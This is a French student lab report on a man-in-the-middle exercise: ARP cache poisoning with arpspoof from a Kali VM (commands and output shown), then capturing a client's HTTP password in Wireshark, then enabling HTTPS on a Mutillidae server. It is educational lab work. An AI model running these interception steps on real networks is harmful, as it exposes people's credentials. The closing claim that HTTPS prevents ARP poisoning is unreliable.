
Compte rendu Man In The Middle

Tout d'abord, j'ai commencé par installer les 4 machines Virtuels puis les paramètres.


Machines	Descriptions	Adresse IP	Passerelle
Client légitime	Machine linux	192.168.50.10/24	192.168.50.254
Hacker	Machine Virtuelle (Kali Linux)	192.168.50.20/24	192.168.50.254
Serveur Mutillidae	Machine Virtuelle metasploitable	172.16.10.5/24	172.16.10.254
Firewall	Pfsense sous forme de Machine Virtuelle	Interfaces 1 : 172.16.10.254 Interfaces 2 : 192.168.50.254	Interfaces 3 : Sortie internet via le réseau du lycée

Ensuite, il faut commence par rediriger les flux origine vers Pirate Kali.

Pour cela, il faut commencer par l'empoisonnement du cache ARP en utilisent le commande **arpspoof.**




L'empoisonnement du cache ARP permet de falsifier le cache ARP de la victime en associant L'IP de passerelle à l'adresse MAC de pirate etc.




Pour l'L'empoisonnement du cache ARP de la victime, il faut commence par rediriger leur trafic réseau de la victime vers l'attaquant, sans le savoir. Pour cela on a ouvert deux fenêtres de type terminal sur le VM de Kali puis dans le premier terminal j'exécute la commande **arpspoof -t** avec l'IP de la machine puis son Passerelle et dans l'autre terminal **arpspoof -t** son Passerelle de la machine puis l'IP.

arpspoof -t 192.168.50.254 192.168.50.10



```
┌──(root💀kali)-[~]
└─# arpspoof -t 192.168.50.254 192.168.50.10                          130 ⨯
0:15:5d:13:15:2 0:15:5d:13:15:7 0806 42: arp reply 192.168.50.10 is-at 0:15:5
d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:7 0806 42: arp reply 192.168.50.10 is-at 0:15:5
d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:7 0806 42: arp reply 192.168.50.10 is-at 0:15:5
d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:7 0806 42: arp reply 192.168.50.10 is-at 0:15:5
d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:7 0806 42: arp reply 192.168.50.10 is-at 0:15:5
d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:7 0806 42: arp reply 192.168.50.10 is-at 0:15:5
d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:7 0806 42: arp reply 192.168.50.10 is-at 0:15:5
d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:7 0806 42: arp reply 192.168.50.10 is-at 0:15:5
d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:7 0806 42: arp reply 192.168.50.10 is-at 0:15:5
d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:7 0806 42: arp reply 192.168.50.10 is-at 0:15:5
d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:7 0806 42: arp reply 192.168.50.10 is-at 0:15:5
d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:7 0806 42: arp reply 192.168.50.10 is-at 0:15:5
```

arpspoof -t 192.168.50.10 192.168.50.254



```
┌──(root💀kali)-[~]
└─# arpspoof -t 192.168.50.10 192.168.50.254
0:15:5d:13:15:2 0:15:5d:13:15:3 0806 42: arp reply 192.168.50.254 is-at 0:15:
5d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:3 0806 42: arp reply 192.168.50.254 is-at 0:15:
5d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:3 0806 42: arp reply 192.168.50.254 is-at 0:15:
5d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:3 0806 42: arp reply 192.168.50.254 is-at 0:15:
5d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:3 0806 42: arp reply 192.168.50.254 is-at 0:15:
5d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:3 0806 42: arp reply 192.168.50.254 is-at 0:15:
5d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:3 0806 42: arp reply 192.168.50.254 is-at 0:15:
5d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:3 0806 42: arp reply 192.168.50.254 is-at 0:15:
5d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:3 0806 42: arp reply 192.168.50.254 is-at 0:15:
5d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:3 0806 42: arp reply 192.168.50.254 is-at 0:15:
5d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:3 0806 42: arp reply 192.168.50.254 is-at 0:15:
5d:13:15:2
0:15:5d:13:15:2 0:15:5d:13:15:3 0806 42: arp reply 192.168.50.254 is-at 0:15:
```

Donc j'ai réussi à l'empoisonnement du cache ARP car L'adresse IP de la passerelle est associée à l'adresse MAC du Kali.

```
root@spareDebian:~# arp -a
? (192.168.50.254) at 00:15:5d:13:15:07 [ether] on eth0
? (192.168.50.254) at 00:15:5d:13:15:02 [ether] on eth0
root@spareDebian:~#
```

Avant L'attaque :


ADRESSE MAC	ADRESSE IP
00 :15 :5d :13 :15 :07	192.168.50.254


Après attaque :

ADRESSE MAC	ADRESSE IP
00 :15 :5d :13 :15 :02	192.168.50.20
00 :15 :5d :13 :15 :02	192.168.50.254


Maintenant depuis la machine Kali, j'ouvrir le logiciel Wireshark pour capture de trames sur le protocole HTTP.

Depuis la machine cliente légitime, se connecter au site multitude puis créer un nouveau compte.






J’ai réussi a capturer le mot de passe saisi par le client légitime.



Ensuite, on va configure un Virtual host HTTPS sur l'application Mutillidae.

Il faut ajoutant le caractère # devant les trois lignes commençant par php_flag.




Puis créer le fichier **defaul-ssl** dans le répertoire **/etc/apache2/enabled** et il faut lancer les commandes suivantes :

a2enmod ssl, a2ensite default-ssl puis redémarrer le service apache

#/etc/init.d/apache2 restart

Maintenant, depuis la machine client légitime se connecter au site multitude en saisissant url suivante : https://172.16.10.5/mutillidae



Donc en configurant un site en HTTPS, empoisonnement de cache ARP n'est pas possible.